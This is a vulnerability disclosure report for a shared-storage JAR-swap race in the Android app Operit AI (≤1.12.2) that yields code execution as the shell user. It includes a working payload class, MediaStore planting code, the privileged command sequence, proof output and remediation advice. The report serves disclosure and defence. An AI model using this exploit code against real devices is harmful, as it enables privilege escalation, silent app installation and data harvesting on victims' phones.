目录
Local Privilege Escalation to shell (uid 2000) via Shared-Storage JAR Hijacking TOCTOU in Operit AI ≤ 1.12.2
Title: Local Privilege Escalation to shell (uid 2000) via Shared-Storage JAR Hijacking TOCTOU in Operit AI ≤ 1.12.2
BUG_Author: `Geronimo (VulDB UID 102234)
Affected Version: Operit AI (Android) ≤ 1.12.2 (versionCode 51)
Vendor: AAswordman/Operit GitHub Repository
Software: Operit AI
CWE: CWE-59 (Improper Link Resolution Before File Access / shared-storage executable staging), CWE-367 (Time-of-check Time-of-use Race Condition)
Vulnerability Files:
showerclient/src/main/java/com/ai/assistance/showerclient/ShowerServerManager.kt(staging + execution logic, lines 32–156)app/src/main/java/com/ai/assistance/operit/core/tools/system/shell/RootShellExecutor.kt(shell-identity execution path, lines 365–425)app/src/main/assets/operit_shell_exec(helper binary:setgid(2000)/setuid(2000)+ SELinuxsetcon u:r:shell:s0, thenexec)
Description:
-
Operit stages an executable JAR on world-writable shared storage without any integrity check:
- In the file
ShowerServerManager.kt, the functioncopyJarToExternalDir()copies the bundledshower-server.jarfrom the app's private assets to/sdcard/Download/Operit/shower-server.jar— a path in shared storage that other apps can create and control. - Immediately afterwards, the app runs the following sequence with shell identity (uid 2000) via its privileged shell executor:
cp /sdcard/Download/Operit/shower-server.jar /data/local/tmp/shower-server.jar CLASSPATH=/data/local/tmp/shower-server.jar app_process / com.ai.assistance.shower.Main <app_package> &- The source strings are confirmed present in the official release binary
app-release.apk(v1.12.2), insideclasses13.dex.
- In the file
-
How the attack works (TOCTOU payload swap):
- A local attacker application pre-creates
/sdcard/Download/Operit/shower-server.jar:- On Android 11+ this requires no permission at all (a
MediaStore.Downloadsinsert withRELATIVE_PATH = "Download/Operit"). - On Android ≤ 10,
WRITE_EXTERNAL_STORAGE(a normal runtime permission) is sufficient.
- On Android 11+ this requires no permission at all (a
- When Operit starts its "Shower" virtual-display service — triggered whenever the AI agent performs UI automation (
PhoneAgent.ensureRequiredVirtualScreen()/prewarmMainScreenShower()) — Operit overwrites the file with its own legitimate JAR and then copies it to/data/local/tmp/and executes it as uid 2000. - Between Operit's write and the shell-identity
cp, the attacker rewrites the file content with a malicious dex JAR. The race window was measured at 180–600 ms (it includes two intermediate privileged command round-trips:pkillandrm -f). - On Android 11+, MediaStore row ownership does not transfer when an All-Files-Access app overwrites another app's contributed file, so the attacker permanently retains rewrite access to the file and wins the race on every attempt.
- A local attacker application pre-creates
-
Example malicious payload:
- The execution entry point is fixed (
com.ai.assistance.shower.Main), so the attacker simply ships a dex JAR that provides this class:
javapackage com.ai.assistance.shower; public class Main { public static void main(String[] args) throws Exception { java.io.FileWriter w = new java.io.FileWriter("/sdcard/Download/Operit/PWNED_PROOF.txt"); w.write("uid=" + android.os.Process.myUid() + "\n"); w.write("id=" + exec("id") + "\n"); // uid=2000(shell) ... context=u:r:shell:s0 w.write("pm=" + exec("pm list packages -3") + "\n"); w.close(); System.exit(0); } } - The execution entry point is fixed (
-
Impact:
- Arbitrary code execution with uid 2000 (shell) and SELinux context
u:r:shell:s0— equivalent to a connected ADB host. - This yields: silent APK installation (
pm install), reading of all shared storage,dumpsys/uiautomatorscreen and UI-tree harvesting, access to shell-trusted system services, and pivot points for further escalation on many OEM builds. - No user interaction beyond normal use of Operit's own automation features is required; the attacker app needs zero permissions on current Android versions.
- Arbitrary code execution with uid 2000 (shell) and SELinux context
-
Verifying the exploit:
- If the swap wins the race,
/data/local/tmp/shower-server.jarmatches the attacker JAR (md5 differs from the legitimate one) and the payload runs as uid 2000:
=== PWNED: attacker jar executed via app_process === uid=2000 id=uid=2000(shell) gid=2000(shell) ... context=u:r:shell:s0 wrote_data_local_tmp_marker=true- Dynamic verification (emulators, Android 9 and Android 16): 70/70 attacker wins in timed race batches (60/60 on API 28 with a shell-identity replica of the exact command sequence; 10/10 on API 36 with a real zero-permission attacker app and a real All-Files-Access "victim writer" app). A control run without the attacker always executed the legitimate JAR. Release-binary string verification: see
Vulnerability Filesabove.

Full kill chain captured in a single frame (left: attacker planting + live swap; right: victim sequence, evil-JAR md5,
uid=2000execution and payload output): - If the swap wins the race,
Proof of Concept:
-
Build the attacker dex JAR providing
com.ai.assistance.shower.Main(payload above), then stage it:adb push attacker.jar /data/local/tmp/shower_exp/attacker.jar -
Plant the file with a zero-permission attacker app (Android 11+):
javaContentValues v = new ContentValues();
v.put(MediaStore.MediaColumns.DISPLAY_NAME, "shower-server.jar");
v.put(MediaStore.MediaColumns.RELATIVE_PATH, Environment.DIRECTORY_DOWNLOADS + "/Operit/");
v.put(MediaStore.MediaColumns.IS_PENDING, 1);
Uri uri = getContentResolver().insert(MediaStore.Downloads.EXTERNAL_CONTENT_URI, v);
OutputStream os = getContentResolver().openOutputStream(uri, "wt");
os.write(evilJarBytes); os.close();
v.clear(); v.put(MediaStore.MediaColumns.IS_PENDING, 0);
getContentResolver().update(uri, v, null, null);
Then keep a 20 ms rewrite loop running (re-open the same row with

"wt"and rewriteevilJarByteswhenever the size differs — or unconditionally; ownership stays with the attacker).Attacker side, captured live (planting, resulting md5
7f3183d6…/ 2341 bytes, 50 ms watch-swap loop running):
 3. Victim side: Operit writes its own asset JAR over the shared path and then executes the shell-identity sequence:
FileOutputStream out = new FileOutputStream("/sdcard/Download/Operit/shower-server.jar"); // its own asset jar
...
shell: pkill -f com.ai.assistance.shower.Main || true
shell: rm -f /data/local/tmp/shower-server.jar /data/local/tmp/shower.log || true
shell: cp /sdcard/Download/Operit/shower-server.jar /data/local/tmp/shower-server.jar
shell: CLASSPATH=/data/local/tmp/shower-server.jar app_process / com.ai.assistance.shower.Main com.ai.assistance.operit &
-

The attacker's rewrite lands in the 180–600 ms window; the shell-uid
cpcopies the malicious JAR andapp_processexecutes it as uid 2000.Left window: the attacker detects Operit's write (
SWAPPED!) and restores the payload. Right window: the victim sequence — aftercp, the md5 of what got copied is the attacker JAR (7f3183d6…), not the legitimate one (910b3797…):

 Payload execution as uid 2000 (
[attacker] payload done, uid=2000):
 5. Verify the exploit by reading the payload's output file:
$ adb shell cat /sdcard/Download/Operit/PWNED_PROOF.txt
=== PWNED: attacker jar executed via app_process ===
uid=2000
id=uid=2000(shell) gid=2000(shell) groups=... context=u:r:shell:s0
wrote_data_local_tmp_marker=true
pm_first_lines=package:com.example.app | ...

If the attack did not run, the same sequence executes the legitimate server (control case, md5 910b3797950a850038ebcd1b7a5bef2b) and no proof file appears:
- Full working PoC sources (attacker payload, MediaStore planter app, race loop, timed experiment harness) are available in the submission attachment:
shower_exp/— key files:attacker/src/com/ai/assistance/shower/Main.java,apps/AttackerApp.java,apps/VictimWriterApp.java,racer.sh,run_experiment.sh,evidence/(timing CSVs, logcat, PWNED proof files, official release dex files).
Suggested remediation (for the vendor)
- Stage the JAR in the app's private storage (
context.getFilesDir()) instead of shared storage —/data/local/tmpcan be populated directly from there via the shell launcher, removing the shared-storage hop entirely; or - Verify the JAR's hash/signature immediately before the privileged
cp+app_processexecution, and treat shared storage as untrusted input.